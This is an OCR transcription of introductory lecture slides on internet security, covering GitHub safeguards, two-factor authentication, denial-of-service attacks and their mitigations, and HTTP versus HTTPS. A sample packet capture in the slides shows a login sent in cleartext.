

Cybersecurity: Internet Security


Git and GitHub




Git and GitHub




Git and GitHub



Git and GitHub



Git and GitHub



Git and GitHub


- As we've discussed, GitHub is an incredible tool used by programmers as a source code repository; the design of the platform is such that you can remix or "fork" material from others as well.

Git and GitHub

- As we've discussed, GitHub is an incredible tool used by programmers as a source code repository; the design of the platform is such that you can remix or "fork" material from others as well.

- Public repositories are just that, *public*. And GitHub's model partially relies on programmers availing themselves of GitHub's inexpensive packages that are often "unlimited public repositories" based.

Git and GitHub



Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

- `git-secrets`

Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

- `git-secrets`
- Limit third-party app access

Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

- `git-secrets`
- Limit third-party app access
- Use "commit hooks"

Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

- `git-secrets`
- Limit third-party app access
- Use "commit hooks"
- Use SSH keys (public-private key pairing)

Git and GitHub

- To prevent the accidental exposure of sensitive information, there are a number of safeguards that can be used.

- `git-secrets`
- Limit third-party app access
- Use "commit hooks"
- Use SSH keys (public-private key pairing)
- Mandate use of two-factor authentication

Two Factor Authentication (2FA)

- The two factors that comprise the login need to be fundamentally different.

Two Factor Authentication (2FA)

- The two factors that comprise the login need to be fundamentally different.

- Something you **know**…

Two Factor Authentication (2FA)

- The two factors that comprise the login need to be fundamentally different.

- Something you **know**… such as a password; and

Two Factor Authentication (2FA)

- The two factors that comprise the login need to be fundamentally different.

- Something you **know**… such as a password; and

- Something you **have**…

Two Factor Authentication (2FA)

- The two factors that comprise the login need to be fundamentally different.

- Something you **know**… such as a password; and

- Something you **have**… such as a cell phone or RSA key.

Two Factor Authentication (2FA)

Image source: WikiMedia

Two Factor Authentication (2FA)

- Several different tools and services exist that provide 2FA services, and there's no technical reason not to use them.

Two Factor Authentication (2FA)

- Several different tools and services exist that provide 2FA services, and there's no technical reason not to use them.

- Google Authenticator
- Authy
- Duo Mobile

Two Factor Authentication (2FA)

- Several different tools and services exist that provide 2FA services, and there's no technical reason not to use them.

- Google Authenticator
- Authy
- Duo Mobile

- Also simply via SMS, provided by individual applications.

Denial of Service (DoS) Attacks

- The basic idea behind a denial of service attack is to cripple infrastructure.

Making Cyberspace Safe for Democracy

30 Yale L. & Pol'y Rev. 211-232 (2011)

Denial of Service (DoS) Attacks




Image source: WikiMedia

Denial of Service (DoS) Attacks

- Hypothetically, a denial of service attack should be fairly easy to stop.

Denial of Service (DoS) Attacks

- Hypothetically, a denial of service attack should be fairly easy to stop.

- Distributed denial of service attacks (DDoS) attacks are much harder to prevent or stop, because the incoming requests are coming from hundreds or more, typically, different addresses.

Denial of Service (DoS) Attacks

- Some techniques for averting DDoS attacks are:

Denial of Service (DoS) Attacks

- Some techniques for averting DDoS attacks are:
- Firewalling

Denial of Service (DoS) Attacks

- Some techniques for averting DDoS attacks are:

- Firewalling
- Sinkholing

Denial of Service (DoS) Attacks

- Some techniques for averting DDoS attacks are:

- Firewalling
- Sinkholing
- Packet analysis

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.

```
GET /law HTTP/1.1
Host: law.harvard.edu
```

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.

```
GET /execed HTTP/1.1
Host: law.harvard.edu
```

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.

```
GET /execed HTTP/1.1
Host: law.harvard.edu
```

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.


```
GET /execed HTTP/1.1
Host: law.harvard.edu
```

HTTP and HTTPS

- Recall that HTTP is the HyperText Transfer Protocol, used to define and facilitate communications between clients and servers over the internet.

```
GET /execed HTTP/1.1
Host: law.harvard.edu
```

HTTP and HTTPS




```
No.   Time         Source              Destination        Protocol  Info
   26 2.818966    192.168.1.42                                      Application Data
   27 2.970303    192.168.1.42         192.168.1.1        DNS       Standard query A www.rpol.net
   28 3.071822    WestellT_ea:a4:e0    Broadcast          ARP       Who has 192.168.1.130?  Tell 192.168.1.1
   29 3.072748    207.210.98.187       192.168.1.42       TCP       http > 55220 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=
   30 3.072825    192.168.1.42         207.210.98.187     TCP       55220 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSV=9734
   31 3.073374    192.168.1.42         207.210.98.187     TCP       [TCP segment of a reassembled PDU]
   32 3.073462    192.168.1.42         207.210.98.187     HTTP      POST /login.cgi HTTP/1.1  (application/x-www-form-urlen
```

```
    Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
    Accept-Encoding: gzip,deflate,sdch\r\n
    Accept-Language: en-US,en;q=0.8\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
    Cookie: tz=-5; uid=; persistent=true; session=true\r\n
    \r\n
▼ Line-based text data: application/x-www-form-urlencoded
    username=codemonkey2841&password=lamepass&specialaction=Login
```


```
0260  69 6f 6e 3d 74 72 75 65  0d 0a 0d 0a 75 73 65 72   ion=true ....user
0270  6e 61 6d 65 3d 63 6f 64  65 6d 6f 6e 6b 65 79 32   name=cod emonkey2
0280  38 34 31 26 70 61 73 73  77 6f 72 64 3d 6c 61 6d   841&pass word=lam
0290  65 70 61 73 73 26 73 70  65 63 69 61 6c 61 63 74   epass&sp ecialact
02a0  69 6f 6e 3d 4c 6f 67 69  6e                        ion=Logi n
```

Image source: linuxjournal.com

